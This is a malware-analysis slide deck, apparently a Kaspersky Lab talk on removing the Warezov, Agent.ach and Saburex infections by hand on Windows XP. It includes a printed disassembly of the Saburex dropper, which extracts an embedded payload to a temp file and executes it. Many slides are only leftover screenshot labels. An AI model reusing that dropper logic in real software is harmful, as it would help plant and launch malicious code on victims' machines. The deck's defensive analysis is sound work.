

Fighting malware on your own

Vitaliy Kamlyuk

Senior Virus Analyst

Kaspersky Lab

Vitaly.Kamlyuk@kaspersky.com



Why fight malware on your own?

5 reasons:

1. Touch 100% of protection yourself
2. Be prepared for attacks
3. Maintain confidentiality
4. Restore system here and now
5. Time matters

What is available in Windows XP?

❖ System tools:

- Explorer, Task manager, Regedit, SigVerif,...
- Console utils: netstat, tasklist, reg, expand...
- Interpreters: Batch, JS/VBS
- Text editors: notepad, wordpad, edit, edlin,...
- Binary editing tool: debug
- Symbolic debugger: ntsd
- OLE repository

Email-Worm.Win32.Warezov

- ❖ Detected on 15th August, 2006
- ❖ 430 modifications (~25000 of files)
- ❖ All application data is encrypted
- ❖ Code mutates very often (server-side polymorphic engine)
- ❖ Downloads additional modules from the Internet
- ❖ Hides its modules from Task Manager

Warezov: Infecting the system



My Documents



My Computer



My Network
Places



Recycle Bin



Internet
Explorer




Start

Warezov: Installing KAV 6.0


- My Documents
- My Computer
- My Network Places
- Recycle Bin
- Internet Explorer

The screenshot shows a Windows XP 'My Documents' window. The address bar displays 'My Documents'. The main pane contains several items: a 'My Music' folder, a 'My Pictures' folder, a 'Message' icon, a file named 'kav6.0.2.621en' (144 KB), and a '2.tmp' file (63 KB). A mouse cursor is hovering over the '2.tmp' file. The status bar at the bottom of the window shows 'Date Created: 5/22/2007 4:30 PM Size: 144 KB' and '144 KB My Computer'.


Warezov: What really happened?



Warezov: Inspecting the system



WareZov: Manual removal



Warezov: Resistance to manual removal

welcome


Analysis

1. Malware restores registry values when the application terminates (seems to be when malicious dll is unloaded)

2. There is a set of processes running/closing from time to time. So the routine is called several times.


3. The value is restored only if it doesn't exist.

4. Looks like the malware uses one of the following functions: strstr/wcsstr/CString::Find, strtok or its own substring find routine



We can hack the
malware removal
resistance
mechanism!

Warezov: Hacking the resistance to manual removal



Trojan.Win32.Agent.ach

- ❖ Detected on 12th December, 2006
- ❖ Made in Japan
- ❖ Silently removes itself after being run
- ❖ Suspends running destructive functionality until the following Friday, and after that:
 - Disables pressing Ctrl-Alt-Delete
 - Disables running any executable file from shell
 - Disables system shutdown/reboot
 - If you try hard-reboot, it disables loading the system in any available mode

Agent.ach: Infecting the system



My Documents



My Computer



My Network
Places



Recycle Bin



Internet
Explorer

Agent.ach: Infection symptoms



My Documents



My Computer



My Network
Places



Recycle Bin



Internet
Explorer



Hard reset result - time matters!



Agent.ach: Inspecting the system



My Documents



My Computer



My Network
Places



Recycle Bin



Internet
Explorer





My Documents

Agent.ach: Removing the malware



My Computer



My Network
Places



Recycle Bin



Internet
Explorer



Agent.ach: Control check



My Documents



My Computer



My Network
Places



Recycle Bin



Internet
Explorer



Virus.Win32.Saburex.a

- ❖ Detected on 10th December, 2006
- ❖ The virus infects executable files located on a hard disk partition which is selected at random
- ❖ Injects own DLL into every process that has visible window
- ❖ Injected DLL makes screenshots of active windows on the victim machine, encrypts them, and publishes them on a website

Saburex: Getting the code



My Documents



My Computer



My Network
Places



Recycle Bin



Internet
Explorer



Saburex: Code listing


```
push ebp
mov ebp,esp
sub esp,0x318
push ebx
push esi
push edi
push 0x100
lea eax,[ebp-0x204]
push eax
push 0x0
call dword ptr [kernel32!GetModuleFileNameA
(7c80b357)]
push 0x0
push 0x0
push 0x3
push 0x0
push 0x3
push 0x80000000
lea ecx,[ebp-0x204]
push ecx
call dword ptr [kernel32!CreateFileA (7c801a24)]
mov [ebp-0x318],eax
push 0x2
push 0x0
push 0xf8
mov edx,[ebp-0x318]
push edx
call dword ptr [kernel32!SetFilePointer (7c810da6)]
push 0x0
lea eax,[ebp-0x314]
push eax
push 0x8
lea ecx,[ebp-0x310]

push ecx
mov edx,[ebp-0x318]
push edx
call dword ptr [kernel32!ReadFile (7c80180e)]
push 0x2
push 0x0
mov eax,0xffffffff
sub eax,[ebp-0x310]
push eax
mov ecx,[ebp-0x318]
push ecx
call dword ptr [kernel32!SetFilePointer (7c810da6)]
mov edx,[ebp-0x310]
push edx
mov eax,[ebp-0x30c]
push eax
push 0x0
call dword ptr [kernel32!LocalAlloc (7c8099bd)]
mov [ebp-0x4],eax
mov eax,[ebp-0x30c]
push eax
push 0x0
call dword ptr [kernel32!LocalAlloc (7c8099bd)]
mov [ebp-0x308],eax
push 0x0
lea ecx,[ebp-0x314]
push ecx
mov edx,[ebp-0x310]
push edx
push 0x4
mov eax,[ebp-0x4]
push eax
mov ecx,[ebp-0x318]
push ecx
call dword ptr [kernel32!SetFilePointer (7c810da6)]
mov edx,[ebp-0x4]


mov dword ptr [edx],0x4643534d
mov eax,[ebp-0x310]
push eax
mov edx,[ebp-0x308]
mov ecx,[ebp-0x4]
call KODAKIMG+0x1060 (00401060) Subroutine_1
lea ecx,[ebp-0x104]
push ecx
push 0x100
call dword ptr [kernel32!GetTempPathA (7c8221cf)]
lea edx,[ebp-0x304]
push edx
push 0x0
push 0x401434
lea eax,[ebp-0x104]
push eax
call dword ptr [kernel32!GetTempFileNameA (7c8606df)]
push 0x0
push 0x0
push 0x2
push 0x0
push 0x2
push 0x40000000
lea ecx,[ebp-0x304]
push ecx
call dword ptr [kernel32!CreateFileA (7c801a24)]
mov [ebp-0x318],eax
push 0x0
lea edx,[ebp-0x314]
push edx
mov eax,[ebp-0x30c]
push eax
push 0x8
mov ecx,[ebp-0x308]
push ecx
push 0x4
mov edx,[ebp-0x318]

push edx
call dword ptr [kernel32!WriteFile (7c810f9f)]
mov eax,[ebp-0x318]
push eax
call dword ptr [kernel32!CloseHandle (7c809b77)]
mov edi,0x401054
lea edx,[ebp-0x304]
or ecx,0xffffffff
xor eax,eax
repne scasb
not ecx
sub edi,ecx
mov esi,edi
mov ebx,ecx
mov edi,edx
or ecx,0xffffffff
xor eax,eax
repne scasb
add edi,0xffffffff
mov ecx,ebx
shr ecx,0x2
rep movsd
mov ecx,ebx
and ecx,0x3
rep movsb
push 0x0
push 0x0
lea eax,[ebp-0x304]
push eax
push 0x401048
push 0x0
push 0x0
call dword ptr [SHELL32!ShellExecuteA (7ca40e80)]
pop edi
pop esi
pop ebx
mov esp,ebp
pop ebp
ret
```

Saburex: Analysis



Simple PE Structure





My Documents

Saburex: Curing tool in machine code



My Computer



